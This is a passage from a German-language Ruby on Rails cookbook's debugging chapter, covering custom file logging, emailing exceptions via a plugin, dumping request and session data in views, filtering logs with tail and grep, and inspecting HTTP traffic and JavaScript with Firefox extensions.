     f = File.open(File.expand_path(File.dirname(__FILE__) + \
                                        "/../../log/recipe-list.log"),"a")
     f.puts msg
     f.close
   end
end
```

Sobald Sie die Logging-Funktion entwickelt haben, können Sie sie überall innerhalb Ihrer Anwendung verwenden, um Debugging-Informationen in die angegebene Datei zu schreiben. Diese Beispiele gehen davon aus, dass Sie die Kochbuch-Beispielanwendung bereits installiert haben. Das folgende Beispiel zeigt, wie man die `list`-Methode um das Logging erweitert:

app/controllers/recipes_controller.rb:

```
class RecipesController < ApplicationController
  # ...

  def list
    my_logger("Starte Rezept-Listing-Methode")
    @recipe_pages, @recipes = paginate :recipes, :per_page => 10
    my_logger(@recipes.inspect)
    my_logger("Beende Rezept-Listing-Methode")
  end
end
```

Starten Sie den Rails-Server, und sehen Sie sich die Rezept-Listenansicht in Ihrem Browser an, um Aufrufe von `my_logger` auszulösen:

```
http://localhost:3000/recipes/list
```

Wenn Sie sich die Log-Datei ansehen, finden Sie eine Liste aller Rezepte. Wenn die Situation es verlangt, können Sie ein wesentlich umfangreicheres Logging implementieren.

Diskussion

Die `my_logger`-Methode erwartet einen Parameter und hängt dessen Inhalt an die Log-Datei an, die in `File.open` angegeben wurde. Die Datei wird im Anhängen-Modus geöffnet (mit der Option `"a"`). Sie wird automatisch angelegt, wenn sie noch nicht existiert. Nachdem Sie sich die `Recipe`-Liste in Ihrem Browser angesehen haben, sieht Ihre Log-Datei etwa so aus (je nachdem, was in Ihrer Rezept-Tabelle steht):

```
Starte Rezept-Listing-Methode
[#<Recipe:0x2556b28 @attributes={"see_also"=>"", "discussion"=>"",
  "sort_order"=>"0", "title"=>"Introduction", "id"=>"1", "chapter_id"=>nil,
  "solution"=>"", "problem"=>""}>, #<Recipe:0x2556a38
  @attributes={"see_also"=>"", "discussion"=>"", "sort_order"=>"0",
```

```
  "title"=>"Writing Debugging Information to a File", "id"=>"2",
  "chapter_id"=>nil, "solution"=>"", "problem"=>""}>]
Beende Rezept-Listing-Methode
```

Sie fügen Informationen in die Log-Datei ein, indem Sie einfach `my_logger` aufrufen und die gewünschten Werte übergeben. Sie können Aufrufe von `my_logger` überall in Ihrem Code platzieren, wo Sie Daten in der Log-Datei festhalten wollen.

Die `my_logger`-Methode in unserer Lösung verwendet *log/recipe-list.log* als Log-Datei. Rails legt seine eigenen Log-Dateien in diesem Verzeichnis ab, d.h., Sie müssen einen eindeutigen Dateinamen wählen, um sich Ärger zu ersparen. Sie können die `my_logger`-Methode so anpassen, dass sie in jede gewünschte Datei schreibt. In einen fest codierten Pfad unter */tmp* schreiben Sie beispielsweise so:

```
File.open("/tmp/rails-logging/recipe-list.log")
```

Die Verwendung des Rails-*log*-Verzeichnisses macht Ihre Anwendung aber portabler. Sie müssen sich nicht darum kümmern, ob der Log-Datei-Pfad existiert und für den Benutzer schreibbar ist, unter dem Ihr Webserver läuft.

Es ist auch hilfreich zu wissen, wann die Meldung protokolliert wurde. Das gilt vor allem dann, wenn die Anwendung schon eine Weile läuft und viele Meldungen enthält. Um die Log-Meldungen um einen Timestamp zu erweitern, ändern Sie `my_logger` so ab, dass sie Datum und Uhrzeit vor dem `msg`-Parameter ausgibt:

```
def my_logger(msg)
  f = File.open(File.expand_path(File.dirname(__FILE__) + \
                                      "/../../log/recipe-list.log"),"a")
  f.puts Time.now.strftime("%Y-%m-%d %H:%M:%S") + " " + msg
  f.close
end
```

Wenn Sie sich den `list`-View nach dieser Änderung noch einmal ansehen, werden die Log-Einträge etwa so aussehen:

```
2006-06-08 21:07:33 Starte Rezept-Listing-Methode
2006-06-08 21:07:33 [#<Recipe:0x2549590 @attributes={"see_also"=>"",
 "discussion"=>"", "sort_order"=>"0", "title"=>"Introduction", "id"=>"1",
 "chapter_id"=>nil, "solution"=>"", "problem"=>""}>, #<Recipe:0x2549554
 @attributes={"see_also"=>"", "discussion"=>"", "sort_order"=>"0",
 "title"=>"Writing Debugging Information to a File", "id"=>"2",
 "chapter_id"=>nil, "solution"=>"", "problem"=>""}>]
2006-06-08 21:07:33 Beende Rezept-Listing-Methode
```

Siehe auch

- Rezept 10.4, »Logging mit der fest in Rails eingebauten Logger-Klasse«

10.6 Anwendungs-Ausnahmen per E-Mail senden

Problem

Bei der Entwicklung beobachten Sie die Log-Datei genau, während Sie neue Features ausprobieren. Fehler in der Anwendung sehen Sie üblicherweise in den Log-Dateien und im Browser. Sobald sich die Anwendung im Produktiveinsatz befindet, müssen die Benutzer eventuelle Fehler melden, zumindest im Idealfall. Wenn ein Fehler auftritt, wollen Sie der Erste sein, der mit einem Fix bereitsteht, möglichst bevor es die Benutzer bemerken. Dazu soll die Anwendung eine E-Mail senden, wenn eine kritische Ausnahme ausgelöst wird.

Lösung

Installieren Sie das Exception-Notification-Plugin und lassen Sie sich kritische Anwendungsfehler an das Entwicklungsteam mailen. Aus dem Root-Verzeichnis der Anwendung führen Sie Folgendes aus:

```
$ ruby script/plugin install \
>     http://dev.rubyonrails.com/svn/rails/plugins/exception_notification/
```

Ist das Plugin installiert, müssen Sie das `ExceptionNotifiable`-Modul des Plugins über `include ExceptionNotifiable` in die Controller einbinden, die die Ausnahmebenachrichtigungen senden sollen. Um dieses Verhalten für die gesamte Anwendung zu aktivieren, schreiben Sie die folgende Zeile in *application.rb*:

app/controllers/application.rb:

```
class ApplicationController < ActionController::Base
  include ExceptionNotifiable
  #...
end
```

Der letzte Schritt besteht darin, einen oder mehrere Empfänger für die E-Mails in *environment.rb* festzulegen:

config/environment.rb:

```
ExceptionNotifier.exception_recipients = %w(rob@railscookbook.org
                                            bugs@railscookbook.org)
```

Standardmäßig sendet das Plugin *keine* E-Mails bei lokalen Requests, d.h. bei Requests mit der IP-Adresse 127.0.0.1. (Es wird einfach angenommen, dass lokale Requests vom Entwickler stammen, der die Log-Dateien überwacht.) Soll das Plugin auch Mails bei lokalen Requests versenden, während Sie sich im Entwicklungsmodus befinden, dann setzen Sie die folgende `config`-Option in *environments/development.rb* auf `false`:

environments/development.rb:

```
config.action_controller.consider_all_requests_local = false
```

Wenn Ihre Anwendung nicht im Entwicklungsmodus läuft, ist diese Option wahrscheinlich auf `true` gesetzt. Auf jeden Fall können Sie durch Setzen dieses Wertes auf `false` das überschreiben, was Rails als lokalen Request wertet. Die folgende Zeile sorgt dafür, dass das Plugin keine Adresse als lokal betrachtet:

app/controllers/application.rb:

```
class ApplicationController < ActionController::Base
  include ExceptionNotifiable
  local_addresses.clear
  #...
end
```

Wenn Sie die Definition von »lokal« hingegen auf bestimmte IP-Adressen ausdehnen wollen, können Sie sie in Ihrem Controller an `consider_local` übergeben:

```
consider_local "208.201.239.37"
```

Diskussion

Nach dem Neustart des Servers wird bei der nächsten kritischen Ausnahme eine E-Mail mit dem Namen der Ausnahme und mit Details zur Umgebung an die angegebene Adresse gesendet. Die folgenden Rails-Ausnahmen werden nicht als kritisch angesehen und führen zu HTTP 404-Fehlern: `RecordNotFound`, `UnknownController` und `UnknownAction`. Alle anderen Fehler führen zu einer HTTP 500-Response und eine E-Mail wird gesendet.

Um das Plugin zu testen, können Sie eine Ausnahme auslösen, von der Sie wissen, dass sie den Mechanismus anstößt. Legen Sie zum Beispiel einen `TestController` mit einer `index`-Aktion an, die eine Division durch null versucht.

app/controller/test_controller.rb:

```
class TestController < ApplicationController
  def index
    1/0
  end
end
```

Web-Requests dieser Aktion lösen eine `ZeroDivisionError`-Ausnahme aus und senden eine E-Mail, die etwa so aussieht:

```
From: Application Error <app.error@localhost>
To: rob@orsini.us
Subject: [APP] test#index (ZeroDivisionError) "divided by 0"
Content-Type: text/plain; charset=utf-8

A ZeroDivisionError occurred in test#index:

  divided by 0
  [RAILS_ROOT]/app/controllers/test_controller.rb:4:in `/'
```

```
------------------------------
Request:
------------------------------

  * URL: http://localhost:3000/test
  * Parameters: {"action"=>"index", "controller"=>"test"}
  * Rails root: /Users/orsini/rails-cookbook/recipes/Debugging/
    Emailing_Application_Exceptions

------------------------------
Session:
------------------------------

  * @new_session: false
  * @data: {"flash"=>{}}
  * @session_id: "ab612d8b4e83664a1d7c1f52bea87ef4"

------------------------------
Environment:
------------------------------

  * GATEWAY_INTERFACE   : CGI/1.2
  * HTTP_ACCEPT         : text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

  ...

------------------------------
Backtrace:
------------------------------

  [RAILS_ROOT]/app/controllers/test_controller.rb:4:in `/'
  [RAILS_ROOT]/app/controllers/test_controller.rb:4:in `index'

  ...
```

Um die Senderadresse der E-Mails zu konfigurieren, setzen Sie die `sender_address` für Ihre Umgebung:

```
ExceptionNotifier.sender_address =
    %("Anwendungsfehler" <app.error@yourapp.com>)
```

Sie können auch das Präfix der Betreff-Zeile festlegen:

```
ExceptionNotifier.email_prefix = "[IHRE ANWENDUNG] "
```

Das Plugin besitzt eine nette Möglichkeit, den Body der E-Mail zu konfigurieren. Um die Standardnachricht zu überschreiben, legen Sie speziell benannte Partials in einem Verzeichnis namens *app/views/exception_notifier* an. Der Standard-Body einer E-Mail enthält vier Abschnitte, die in der folgenden Zeile der `ExceptionNotifiable`-Moduldefinition definiert sind:

```
@@sections = %w(request session environment backtrace)
```

Sie können die Reihenfolge oder auch das Format dieser Abschnitte anpassen. Um beispielsweise die Reihenfolge zu ändern und den backtrace-Abschnitt auszuschließen, fügen Sie die folgende Zeile in Ihre Umgebungskonfiguration ein:

```
ExceptionNotifier.sections = %w(request environment session)
```

Um das Layout des request-Abschnitts zu verändern, legen Sie eine Datei namens *_request.rhtml* unter *app/views/exception_notifier* an. Die folgenden Variablen (aus dem RDoc des Plugins) stehen innerhalb Ihrer Templates zur Verfügung:

`@controller`
: Der den Fehler verursachende Controller

`request`
: Das aktuelle Request-Objekt

`@exception`
: Die ausgelöste Ausnahme

`@host`
: Der Name des Hosts, der den Request angefordert hat

`@backtrace`
: Eine bereinigte Version des Ausnahme-Backtraces

`@rails_root`
: Eine bereinigte Version von `RAILS_ROOT`

`@data`
: Ein Hash optionaler Datenwerte, die an den Notifier übergeben wurden

`@sections`
: Ein Array der in die E-Mail aufzunehmenden Abschnitte

Im folgenden Partial gibt der Environment-Abschnitt der Benachrichtigungs-E-Mail nur die Adresse des Hosts aus, von dem der Request kam, sowie den User-Agent:

app/views/exception_notifier/_environment.rhtml:

```
* REMOTE_ADDR : <%= request.env['REMOTE_ADDR'].to_s %>
* HTTP_USER_AGENT : <%= request.env['HTTP_USER_AGENT'].to_s %>
```

Dieses Partial erzeugt folgenden Environment-Abschnitt in der E-Mail:

```
------------------------------
Environment:
------------------------------

  * REMOTE_ADDR : 127.0.0.1
  * HTTP_USER_AGENT : Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;
en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
```

Siehe auch

- Rezept 9.5, »E-Mail aus einer Rails-Anwendung heraus senden«

10.7 Umgebungsinformationen in Views ausgeben

Problem

Während der Entwicklung oder vielleicht während Sie versuchen, einen Bug zu lokalisieren, wollen Sie detaillierte Informationen über die Umgebung anzeigen.

Lösung

Verwenden Sie den Action View-Helper `debug`, um ordentlich formatierte YAML-Ausgaben von Objekten in Ihren Views darzustellen. Um beispielsweise den `env`-Hash des aktuellen Requests zu überprüfen, fügen Sie Folgendes in Ihren View ein:

```
<%= debug(request.env) %>
```

Das erzeugt die folgende Ausgabe:

```
---
SERVER_NAME: localhost
PATH_INFO: /test
HTTP_ACCEPT_ENCODING: gzip,deflate
HTTP_USER_AGENT: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;
  en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
SCRIPT_NAME: /
SERVER_PROTOCOL: HTTP/1.1
HTTP_CACHE_CONTROL: max-age=0
HTTP_ACCEPT_LANGUAGE: en-us,en;q=0.5
HTTP_HOST: localhost:3000
REMOTE_ADDR: 127.0.0.1
SERVER_SOFTWARE: Mongrel 0.3.12.4
HTTP_KEEP_ALIVE: "300"
HTTP_COOKIE: _session_id=c2394e2855118afd9c40453dcb2389f7
HTTP_ACCEPT_CHARSET: ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_VERSION: HTTP/1.1
REQUEST_URI: /test
SERVER_PORT: "3000"
GATEWAY_INTERFACE: CGI/1.2
HTTP_ACCEPT: text/xml,application/xml,application/xhtml+xml,text/html;
  q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
HTTP_CONNECTION: keep-alive
REQUEST_METHOD: GET
```

Sie erhalten eine sehr umfassende Auskunft zu Ihrer Umgebung, wenn Sie einen View wie folgt erweitern:

```
<h1>Header</h1>
<%= debug(headers) %><hr />
<h1>Parameter</h1>
<%= debug(params) %><hr />
<h1>Request</h1>
<%= debug(request) %><hr />
<h1>Response</h1>
<%= debug(response) %><hr />
<h1>Session</h1>
<%= debug(session) %><hr />
```

Diskussion

Die `debug`-Methode fügt `<pre>`-Tags um das übergebene Objekt ein, um Newline-Zeichen in der HTML-Ausgabe zu erhalten. Diesen Tags ist eine CSS-Klasse namens `debug_dump` zugewiesen, für den Fall, dass das Sie die Ausgabe weiter verfeinern möchten. `debug` versucht die `to_yaml`-Methode auf die Objekte anzuwenden. Wird diese nicht unterstützt, wird auf die `inspect`-Methode des Objekts zurückgegriffen.

Hier eine Liste von Objekten, die beim Debugging besonders nützlich sind, zusammen mit einer kurzen Zusammenfassung dessen, was sie enthalten:

`headers`
: Ein Hash der in der Response zu verwendenden HTTP-Header

`params`
: Ein `HashWithIndifferentAccess` mit den aktuellen Request-Parametern

`request`
: Ein `CgiRequest`-Objekt mit detaillierten Informationen über den eingegangenen Request

`response`
: Ein `CgiResponse`-Objekt mit Details darüber, wie die Response gehandhabt wird

`session`
: Ein `CGI::Session`-Objekt mit einem Hash der momentan in der Session enthaltenen Daten

Sie könnten es hilfreich finden, beispielsweise den Inhalt des Session-Objekts in der Fußzeile Ihres Anwendungs-Layouts auszugeben, während Sie Session-bezogene Probleme untersuchen.

Siehe auch

- Rezept 10.8, »Objekt-Inhalte über Ausnahmen ausgeben«

10.8 Objekt-Inhalte über Ausnahmen ausgeben

Problem

Wenn sich eine Controller-Aktion in der Entwicklung befindet, wollen Sie den Inhalt jedes Objekts im Browser untersuchen können.

Lösung

Verwenden Sie die `raise`-Methode des `Kernel`-Moduls und übergeben Sie ihr die Stringrepräsentation eines Objekts als einziges Argument. Das löst eine `RuntimeError`-Ausnahme aus, die den Inhalt des Stringarguments in Ihrem Browser ausgibt, wenn die Aktion aufgerufen wird. Um beispielsweise schnell einen Dump der in der Instanzvariablen `@students` enthaltenen Studenten-Datensätze zu generieren, könnten Sie `raise` wie folgt einsetzen:

```
def list
  @student_pages, @students = paginate :students, :per_page => 10
  raise @students.to_yaml
end
```

Wenn Sie nun versuchen, die Studentenliste in einem Browser zu betrachten, sollten Sie die Standard-Fehlerseite von Rails sehen, die sich (wie erwartet) über einen `RuntimeError` in `StudentsController#list` beschwert, die aber gleichzeitig auch die YAML-Ausgabe des `@students`-Objekts enthält:

```
---
- !ruby/object:Student
  attributes:
    name: Jack
    class: "Junior"
    id: "1"
- !ruby/object:Student
  attributes:
    name: Sara
    class: "Senior"
    id: "2"
- !ruby/object:Student
  attributes:
    name: Emily
    class: "Freshman"
    id: "3"
```

Diskussion

Auch wenn das Auslösen von Ausnahmen nicht gerade die eleganteste Debugging-Lösung ist, brauchen Sie meist nicht mehr, um den Inhalt einer Variablen schnell untersuchen zu können. Der Vorteil ist, dass Sie Ihren View-Code überhaupt nicht verändern müssen.

Siehe auch

- Rezept 10.7, »Umgebungsinformationen in Views ausgeben«

10.9 Entwicklungs-Logs in Echtzeit filtern

Problem

Während der Entwicklungsphase werden sehr viele Informationen in den Rails-Log geschrieben. Sie können den Entwicklungs-Log zwar mit `tail -f` überwachen, aber es ist doch eine Herausforderung, eine bestimmte Meldung zu erkennen, während die ganzen anderen Informationen in der Datei protokolliert werden. Sie suchen eine Möglichkeit, nur bestimmte Arten von Logging-Informationen auszugeben.

Lösung

Filtern Sie die Ausgabe von `tail -f` mit `grep`, so dass nur die Meldungen ausgegeben werden, die mit einem bestimmten String beginnen.

Nehmen wir an, Sie schreiben aus der `list`-Aktion des `StudentsController`s eine Meldung in den Log, die die Anzahl der Studenten ausgibt, die der Aufruf von `Student.find :all` zurückliefert. Im Controller müssen Sie beim Aufruf von `logger` sicherstellen, dass die Meldungen alle mit einem eindeutigen String beginnen, nach dem einfach gesucht werden kann:

```
def list
  @students = Student.find :all
  logger.warn "### Anzahl Studenten: #{@students.length}"
end
```

Nun führen Sie in einem Terminal aus der Root Ihrer Anwendung den folgenden Befehl aus, um sich nur die Meldungen ausgeben zu lassen, die mit ### beginnen:

```
$ tail -f log/development.log | grep "^###"
```

Diskussion

`tail` ist ein GNU-Tool, das mit der Option `-f` eine fortlaufend aktualisierte Version einer Datei ausgibt, während Zeilen an das Ende der Datei angehängt werden. `grep` ist ein weiteres GNU-Tool, das seine Eingabe nach Zeilen absucht, die einem bestimmten Muster entsprechen.

Die Lösung verwendet die gängige Unix-Technik, spezialisierte Befehle über das Pipe-Zeichen (|) miteinander zu verknüpfen. Das weist das System an, die Ausgabe des ersten Befehls (`tail -f`) zu nehmen und fortlaufend als Eingabe für den zweiten Befehl (`grep`) zu verwenden.

Normalerweise erzeugt die Ausführung der `list`-Aktion in Ihrem Browser etwa Folgendes:

```
Processing StudentsController#list (for 127.0.0.1 at 2006-06-15 14:57:48) [GET]
  Session ID: e729a7b79df53c2a7e9848fb500fd948
  Parameters: {"action"=>"list", "controller"=>"students"}
  Student Load (0.001656)   SELECT * FROM students
### Anzahl Studenten: 3
Rendering  within layouts/students
Rendering students/list
  Student Columns (0.008088)   SHOW FIELDS FROM students
Completed in 0.15091 (6 reqs/sec) | Rendering: 0.01892 (12%) | DB: 0.01443 (9%) |
200 OK [http://localhost/students/list]
```

Wie Sie sehen können, ist die Meldung über die Anzahl der Studenten zwischen Informationen über den Request und dem für die Antwort notwendigen SQL vergraben. Erschwerend kommt noch hinzu, dass Sie die Ausgabe kaum verfolgen können, wenn noch jemand die Seite anklickt und die Daten nur so dahinfliegen.

Wenn Sie Ihren Log-Meldungen einen eindeutigen String voranstellen und nach diesem String filtern, wird der Entwicklungs-Log während einer fokussierten Debugging-Session wesentlich nützlicher.

Auf manchen Plattformen könnten Sie den Eindruck bekommen, dass die Logausgabe von `grep` scheinbar verschluckt wird und es nicht bis auf den Bildschirm schafft. Das Problem könnte darin bestehen, dass Ihre Version von `grep` die Ausgabe puffert. Die Meldungen werden irgendwann erscheinen, aber nicht, bevor `grep` genügend Daten von `tail` empfängt. Sie können diese Pufferung mit der Option `--line-buffering` deaktivieren und so sicherstellen, dass jede Ausgabezeile in Echtzeit ausgegeben wird.

Wenn Sie unter Windows entwickeln und keinen Zugriff auf die `tail`- oder `grep`-Befehle haben, sollten Sie darüber nachdenken, Cygwin zu installieren. Cygwin ist ein Open Source-Projekt, das viele GNU-Tools (wie `tail` und `grep`) unter Windows verfügbar macht.

Siehe auch

- Für GNU Linux-Tools für Windows laden Sie sich Cygwin von *http://www.cygwin.com* herunter

10.10 Die HTTP-Kommunikation mit Firefox-Erweiterungen debuggen

Problem

Sie müssen den HTTP-Traffic zwischen einem Browser und Ihrem Rails-Anwendungsserver untersuchen. Beispielsweise könnten Sie für Ihre Rails-Anwendung Features entwi-

ckeln, die Ajax und RJS-Templates verwenden, und Sie wollen das zurückgelieferte JavaScript für jedes `XMLHttpRequest`-Objekt untersuchen.

Lösung

Firefox besitzt eine Reihe nützlicher Erweiterungen, mit deren Hilfe Sie die zugrunde liegende HTTP-Kommunikation zwischen Ihrem Browser und dem Server untersuchen können. Eines dieser Tools ist Live HTTP Headers. Diese Erweiterung lässt Sie ein zweites Fenster öffnen, so dass Sie die HTTP-Kommunikation in einem Firefox-Fenster verfolgen können.

Sie erhalten Live HTTP Headers von *http://livehttpheaders.mozdev.org/installation.html*.

Wenn Firefox Ihnen mitteilt, dass die Site nicht autorisiert ist, Software auf Ihrem Computer zu installieren, klicken Sie einfach *Bearbeiten* → *Einstellungen* (Unix); *Extras* → *Einstellungen* (Windows) an, wodurch eine Dialogbox geöffnet wird, in der Sie festlegen können, was erlaubt ist. In diesem Fall erlauben Sie *livehttpheaders.mozdev.org* die Installation der Erweiterung durch Anklicken von *Allow* in der Dialogbox. Versuchen Sie dann noch einmal die Erweiterung zu installieren. Sie müssen den Browser neu starten, um die Installation abzuschließen.

Sobald die Erweiterung installiert ist, können Sie sie verwenden, indem Sie *»Live HTTP headers«* aus dem Firefox-Extras-Menü auswählen. Damit wird das Ausgabefenster geöffnet und Sie können damit beginnen, sich die HTTP-Header anzusehen, indem Sie den *Headers*-Reiter wählen. Unglücklicherweise können Sie sich mit *Live HTTP headers* nur die *Header* der Requests und Responses ansehen. Wenn Sie sich den Inhalt einer `XMLHttpRequest`-Response ansehen wollen, müssen Sie auf FireBug zurückgreifen.

Installieren Sie FireBug direkt von *https://addons.mozilla.org/firefox/1843*. Sobald die Erweiterung installiert und Firefox neu gestartet ist, öffnen Sie FireBug über *Tools* → *FireBug* → *Command Line*. Das teilt Ihr aktuelles Firefox-Fenster in zwei Teile auf. Der untere Teil öffnet die FireBug-Console. Um sich `XMLHttpRequest`-Traffic im *Console*-Reiter anzusehen, müssen Sie es im Firebug-Optionsmenü aktivieren. Wenn Ihre Anwendung nun `XMLHttpRequests` an einen Server sendet, können Sie jeden Request in FireBug verfolgen. Zusätzliche Informationen erhalten Sie, indem Sie den *Pfeil nach link*s anklicken, um sich `Post`, `Request` und die `Header` anzusehen.

Diskussion

Bevor Firefox mit seinen vielen nützlichen Erweiterungen auf der Bildfläche erschien, mussten Entwickler Kommandozeilen-Werkzeuge wie `curl` oder `lwp-request` nutzen, um die HTTP-Kommunikation zu untersuchen. Aber wenn Sie jemals versucht haben, eine E-Mail über Telnet zu versenden, dann werden Sie es wirklich zu schätzen wissen, wie einfach die HTTP-Inspektion mit der Firefox-Erweiterung aus dieser Lösung ist.

Abbildung 10-1 zeigt eine typische Session im Live HTTP Headers-Ausgabefenster.




Abbildung 10-1: Ein Live HTTP Headers-Fenster mit dem HTTP-Traffic einer Browser-Session

Abbildung 10-2 zeigt eine Rails-Anwendung, die Termine in einer Datenbank speichert. Wenn der Benutzer »*Termin speichern*« anklickt, wird ein `XMLHttpRequest` ausgelöst. Dieser Request ist im FireBug-Console-Reiter zu sehen.

Siehe auch

- Das Hypertext Transfer Protocol unter *http://www.w3.org/Protocols*

10.11 Ihren JavaScript-Code in Echtzeit mit der JavaScript-Shell debuggen

Problem

Sie wollen den JavaScript-Code Ihrer Rails-Anwendung interaktiv debuggen. Zum Beispiel wollen Sie JavaScript-Code testen, der das DOM einer Seite manipuliert, und wollen die Ergebnisse direkt sehen.




Abbildung 10-2: Der FireBug-Console-Reiter mit XMLHttpRequest-Traffic

Lösung

Die JavaScript-Shell ist ein großartiges Werkzeug für die Interaktion mit dem JavaScript Ihrer Anwendung. Sie ist über *http://www.squarefree.com/shell* verfügbar. Um das Bookmarklet zu installieren, suchen Sie auf *http://www.squarefree.com/bookmarklets/webdevel.html* nach dem Bookmarklet namens »Shell« und ziehen es in Ihre Lesezeichen-Toolbar.

Um es einzusetzen, öffnen Sie eine Webseite mit Firefox, klicken das Shell-Bookmarklet an, und die JavaScript-Shell erscheint in einem anderen Fenster. Innerhalb dieses Fensters können Sie JavaScript ausführen und die Elemente der Webseite bearbeiten.

Nehmen wir zum Beispiel an, Sie besitzen eine Webseite namens *demo.html*, die den folgenden HTML-Code enthält:

~/Desktop/demo.html:

```
<html>
  <head>
    <title>JavaScript-Shell-Demo</title>
    <script type="text/javascript" src="prototype.js"></script>
    <style>
      .red {color: red;}
```

```
    </style>
  </head>
  <body>
    <h2 id="main">JavaScript-Shell-Demo</h2>
    <div id="content">Beispieltext...</div>
  </body>
</html>
```

Während Sie die Seite in Firefox betrachten, klicken Sie das Shell-Bookmarklet an, und ein Pop-up-Fenster erscheint. Innerhalb dieses Fensters können Sie nun interaktiv JavaScript-Befehle eingeben. In diesem Fenster können Sie Variablen mit Element-Objekten erzeugen und dann mit den Eigenschaften dieser Objekte herumspielen, etwa die Stilelemente ändern oder visuelle script.aculo.us-Effekte anstoßen.

Abbildung 10-3 zeigt, wie *demo.html* aussieht, zusammen mit dem JavaScript-Shell-Fenster. Weil *demo.html* die JavaScript-Bibliothek Prototype einbindet, stehen Ihnen die Methoden dieser Bibliothek innerhalb der JavaScript-Shell zur Verfügung. So ist `$('content')` beispielsweise mit `getElementById('content')` identisch und wird verwendet, um ein `div`-Element-Objekt zurückzugeben, das Sie beliebig bearbeiten können.

